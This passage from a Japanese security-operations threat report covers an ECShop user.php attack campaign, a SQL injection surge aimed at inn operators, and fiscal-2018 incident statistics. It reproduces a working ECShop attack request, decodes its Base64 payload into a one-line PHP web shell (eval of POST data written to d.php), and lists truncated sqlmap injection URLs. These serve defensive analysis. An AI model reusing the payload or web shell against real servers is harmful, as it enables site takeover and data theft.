


図 11 検知件数の推移

送信元を調査したところ、図 12 に示すように中国からの攻撃通信が全体の 9 割を占めていました。中国で利用されている CMS を狙った攻撃が、JSOC 全体において大量に検知されている状況から、攻撃者は総当たり的に攻撃を行っていることが推測できます。




図 12 攻撃通信の送信元

4.2.3 攻撃通信の検知内容・傾向

リクエストに含まれる攻撃内容は多様ですが、バックドアの設置を目的とした通信の検知が大半を占めていました。具体的には POST パラメータとして受け取った文字列をコマンドとして実行するようなバックドアファイルを、PHP の file_put_contents 関数を用いて設置します。JSOC にて最も検知が多かったリクエストの例では、Base64 エンコードされた文字列内のプログラムによって、POST された文字列を PHP コードとして実行する d.php がサーバ上に作成されるような攻撃内容でした。

```
GET //user.php?act=login HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: zh-cn
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:[redacted]*/ union select 1,0x272f2a,
3,4,5,6,7,8,0x7b24617364275d3b617373657274286261736536345f6465636f646528275a6d6c735a5639776458526
65932397564475675644 84d6f4a325175634768774a79776e5044397761484167 5a585a686243676b5831425055315262
5a5630704f79412f506d4669597963702729293b2f2f7d787878,10-- -"";s:2:""id"";s:3:""'/*"";}
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
Host: [redacted]
```

(a) 攻撃通信の検知内容

```
[$asd'];assert(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ2QucGhwJywnPD9waHAgZXZhbCgkX1BPU1RbZV0pOyA/PmFiYycp'));//]xxx
```

(b) 赤枠部をデコードした結果

```
file_put_contents('d.php','<?php eval($_POST[e]); ?>abc')
```

(c) Base64 エンコードされた部分のデコード結果

図 13 JSOC で最も検知数が多かった攻撃通信の詳細

設置されるバックドアの種類も多岐にわたり、多数の攻撃者がバックドアを独自に設置しようとしていることがうかがえます。またGETリクエストによって既に設置されたバックドアが存在しないかを探査する通信もJSOCにて多数観測されており、これは他の攻撃者が設置したバックドアを流用しようとする通信と推測しています。

4.2.4 脆弱性の対策

ECShop は中国を中心に利用されているシステムであり、JSOC 全体において ECShop の脆弱性を狙われたことによる重要インシデントは現在まで発生しておりません。

また本脆弱性の対象となっている ECShop 2.7.3 は 2014 年にリリースされたバージョンであり、本稿の執筆時点(2019 年 9 月)では最新版の 4.0 がリリースされています。ECShop を利用されている場合は、今一度利用しているバージョンが最新版であることをご確認ください。

4.3 SQL インジェクション攻撃の増加と攻撃成功事例の確認

JSOC において、約 1 年半ぶりに SQL インジェクション攻撃の Emergency と判断した事例が発生しました。JSOC 全体の検知傾向としては、2019 年 1 月中旬から攻撃の検知件数の増加が確認され、SQL インジェクション攻撃が活発化している状況がうかがえました。

4.3.1 検知件数の推移

図 14に、SQLインジェクション攻撃の検知件数の推移を示します。年末年始の休暇を過ぎたあたりから次第に攻撃通信が増えていき、その後もSQLインジェクション攻撃の突発的な急増が見られました。攻撃通信が急増した理由については、特定の旅館業に対する大量の攻撃通信が要因のひとつです。詳細については、次節で解説します。




図 14 検知件数の推移

4.3.2 送信元 IP アドレスの国別割合

図 15に、SQLインジェクション攻撃を試みた送信元IPアドレスの国別割合を示します。




図 15 送信元 IP アドレスの国別割合

ロシア・アメリカ・中国・日本が上位に入った理由は、各国の一部のIPアドレスから大量の攻撃通信が発生していたことが要因です。また特筆すべき点は、これらの国々から発生した大量の攻撃通信の宛先が、共通して旅館業を狙っていたことです。昨今、旅館業を対象としたサイバー攻撃により情報漏えいが発生[9,10,11]していることから、警戒が必要です。

なお、上位に入っているアメリカと日本に関しては、Paloalto社からマルウェア配布の踏み台サーバがある国の第1位・第2位として報告された事例[12]があることから、今回の攻撃でも踏み台が悪用された可能性があります。攻撃元を調査したところ、アクセス制限のされていないサーバ管理画面やWebサーバの初期設定ページなどが確認できました。

---

[9] プリンスホテルの委託先サイトに不正アクセス、12.5 万件の情報漏えい
https://japan.zdnet.com/article/35121487/

[10] マリオットの情報流出、5 億人に影響の恐れ--米でデータ保護関連法求める声も
https://japan.zdnet.com/article/35129495/

[11] 多くのホテルの予約システムに情報漏えいリスク、調査で明らかに
https://japan.cnet.com/article/35135659/

[12] Threat Brief: Hancitor Actors
https://unit42.paloaltonetworks.com/threat-brief-hancitor-actors/

他の IP アドレスは、不特定多数の宛先に対して広く攻撃をしていました。そのため、攻撃元 IP アドレスについて、SNS などで注意喚起されているケースを確認しています。攻撃の宛先は、民間企業・銀行・学校などと多岐に渡り、SQL インジェクション攻撃に対して脆弱なサイトを無差別に狙っていたと考えられます。

4.3.3 重要インシデントの検知事例

次に、最近発生した重要インシデントの検知事例を紹介します。図 16に、重要インシデントとなった攻撃元IPアドレスからの、SQLインジェクション攻撃の検知件数の推移を示します。




図 16 攻撃通信の検知件数の推移

重要インシデントとなった攻撃通信は、中央アメリカ北東部に位置するベリーズの IP アドレスから発生していました。日ごろから不特定多数の宛先に対して 100 件前後の攻撃通信を発生させていましたが、重要インシデントが発生した当日は、その検知件数が約 18,000 件にまで急増しています。これは、攻撃者が使用していた SQL インジェクション攻撃ツール「sqlmap」によるもので、SQL インジェクション攻撃が成功した場合に実行される、データベース名・テーブル名・カラム名などを情報収集する際の攻撃通信を検知していました。

表 3 に、実際に検知した攻撃内容の一部を示します。

表 3 SQL インジェクション攻撃の通信内容の一部

http://exapmle.com/index.php?id=1 OR EXTRACTVALUE（後略）
http://exapmle.com/index.php?id=1 AND EXTRACTVALUE（後略）
http://exapmle.com/index.php?id=1 OR UPDATEXML（後略）
http://exapmle.com/index.php?id=1 OR UPDATEXML（後略）
:
:
http://exapmle.com/index.php?id=1 AND ORD(MID（中略）,1,1))>54
http://exapmle.com/index.php?id=1 AND ORD(MID（中略）,1,1))>51
http://exapmle.com/index.php?id=1 AND ORD(MID（中略）,1,1))>96
:
:
http://exapmle.com/index.php?id=1 AND ORD(MID（中略）(“カラム名” AS -
-CHAR),0x20) FROM “テーブル名” ORDER BY -
-“要素名”- LIMIT 5,1), 31,1))>4136960
http://exapmle.com/index.php?id=1 AND ORD(MID（中略）(“カラム名” AS -
-CHAR),0x20) FROM “テーブル名” ORDER BY -
-“要素名” LIMIT 5,1),-31,1))>4136960

本インシデントは、sqlmap による SQL インジェクション攻撃を検知しています。SQL 文の構文エラーの仕様を悪用して、意図した情報を表示させるエラーベース SQL インジェクション攻撃や、データベースに関連する情報を収集するブラインド SQL インジェクション攻撃によって、テーブル名・カラム名・要素名などが漏えいしたと考えられる検知ログを確認したため、JSOC で緊急事態の重要インシデントであると判断しました。

4.3.4 SQL インジェクション攻撃の対策

SQL インジェクション攻撃は、Web アプリケーションのセキュリティ上の不備を突いて、外部からデータベースを不正に操作する攻撃です。この脆弱性が悪用された場合は、外部からの意図しない入力情報によって、本来実行するべき SQL 文が改ざんされる恐れがあります。攻撃の対策としては、以下のサイトなどを参考にして、適切なセキュリティ対策を実施した Web アプリケーションを作成することが重要です。また、Web アプリケーションの定期的な脆弱性診断や、攻撃通信に気づくためのセキュリティ製品の導入も重要になります。

■IPA セキュア・プログラミング講座(IPA 情報処理推進機構)
https://www.ipa.go.jp/security/awareness/vendor/programming/index.html
■安全なウェブサイトの作り方(IPA 情報処理推進機構)
https://www.ipa.go.jp/security/vuln/websecurity.html

5　2018 年度のインシデント傾向

5.1　年度サマリ

2018年4月から2019年3月までの1年間に発生した重要インシデントを振り返り、2018年度に発生したインシデントの傾向を記載します。

図 17に、2016年度から2018年度にかけて発生した重要インシデントの件数推移を示します。

2018年度の重要インシデントの総発生件数は、2017年度と比べ約半減、2016年度と比べ1/4まで減少しました。その中でも、より緊急性の高い「Emergency」と判断した重要インシデントの発生件数は、2016年度は4件、2017年度は10件、2018年度は7件となりました。




図 17 重要インシデント発生件数の推移(2016 年 4 月～2019 年 3 月)

※各月の件数は左から 2016 年、2017 年、2018 年度を示します。

5.2　インターネットからの攻撃により発生した重要インシデントについて

図 18 にインターネットからの攻撃によって発生した重要インシデントの発生件数推移を示します。

インターネットからの攻撃による重要インシデントの発生件数は、2017 年度の 481 件から減少し、262 件となりました。2019 年 3 月については昨年度同月より件数が多くなっており(図 18-①)、これは多数のお客様でクロスサイトスクリプティング攻撃に脆弱な環境が発覚したためです。

また、2018 年度には Drupal の脆弱性(CVE-2018-7600)や Apache Struts2 の脆弱性(S2-

052)など、多数の新たな脆弱性が発見され、攻撃通信も散見されましたが、それらを原因とする重要インシデントの発生はごく少数で、傾向に表れるほどの件数はありませんでした。





図 18 インターネットからの攻撃により発生した重要インシデントの件数推移


図 19 にインターネットから発生した重要インシデントの内訳を示します。

インターネットからの攻撃による重要インシデントの件数比率は、ミドルウェアや CMS に関連する脆弱性に対する攻撃の割合が減少しました。その一方で、Web アプリケーションの脆弱性を狙った攻撃の割合は増加しました。これは、脆弱性診断ではない送信元から脆弱性スキャナを用いた各組織への攻撃が増加し、脆弱な環境が次々に発覚したことが原因です。

また、外部からの攻撃通信により Emergency と判断したインシデントは、前述した SQL インジェクション攻撃によるインシデントと、バックドアや Webshell が配置されていることを確認したインシデントの 2 種類があります。SQL インジェクション攻撃による Emergency インシデントは本稿の 4.3.3 にて記載した内容となります。バックドアや Webshell などの不審なファイルが設置されていることを確認したインシデントは、2017 年度は 3 件で、2018 年度は 5 件に増加しました。悪意あるファイルが作成された根本原因は検知内容からは不明でしたが、ファイルが存在した URL などから、CMS に関連する脆弱性を狙った攻撃と推測できるものが大半でした。それらの Emergency インシデントの中には、Webshell を配置する試みは失敗していましたが、詐欺サイトへリダイレクトするような Web ページがすでに配置されていたケースもありました。



(a) 2017 年度



(b) 2018 年度

図 19 インターネットからの攻撃により発生した重要インシデントの内訳

図 20 に JSOC 全体のお客様における業種別の割合を、図 21 に年度別のインターネットからの攻撃による重要インシデントの業種別検知傾向を示します。






図 20 JSOC 全体のお客様における業種別割合

昨年度と比べ、サービス業と製造業のお客様における重要インシデントの件数が約半減しました。これは、セキュリティ意識が高まり、脆弱な環境が発覚した場合に早急に対応できるようになったためと考えます。また、クロスサイトスクリプティング攻撃と SQL インジェクション攻撃による重要インシデントに関しては、業種を問わず発生していました。これらの攻撃は通信を発生させることが容易であることや、攻撃ツールが多く存在するため、より多くの攻撃者が通信を発生させたことで脆弱な環境が発覚するケースが増えたものと考えます。



(a)2017 年度



(b)2018 年度

図 21 業種別重要インシデント発生件数(インターネットからの攻撃)

5.3　ネットワーク内部から発生した重要インシデントについて

図 22 にネットワーク内部から発生した重要インシデントの発生件数を示します。

2018 年度にネットワーク内部から発生した重要インシデントの件数は、昨年度の 631 件から 340 件と大幅に減少しています。しかしながら、2018 年度は不審な名前解決によるインシデントの発生件数が増加しています。マルウェアが発生させる通信は暗号化されるパターンが増加傾向にあり、特定のマルウェアと判別できるインシデントが減少した代わりに、不審なドメインを名前解決する部分で検知するパターンが多くなったことが特徴的でした。


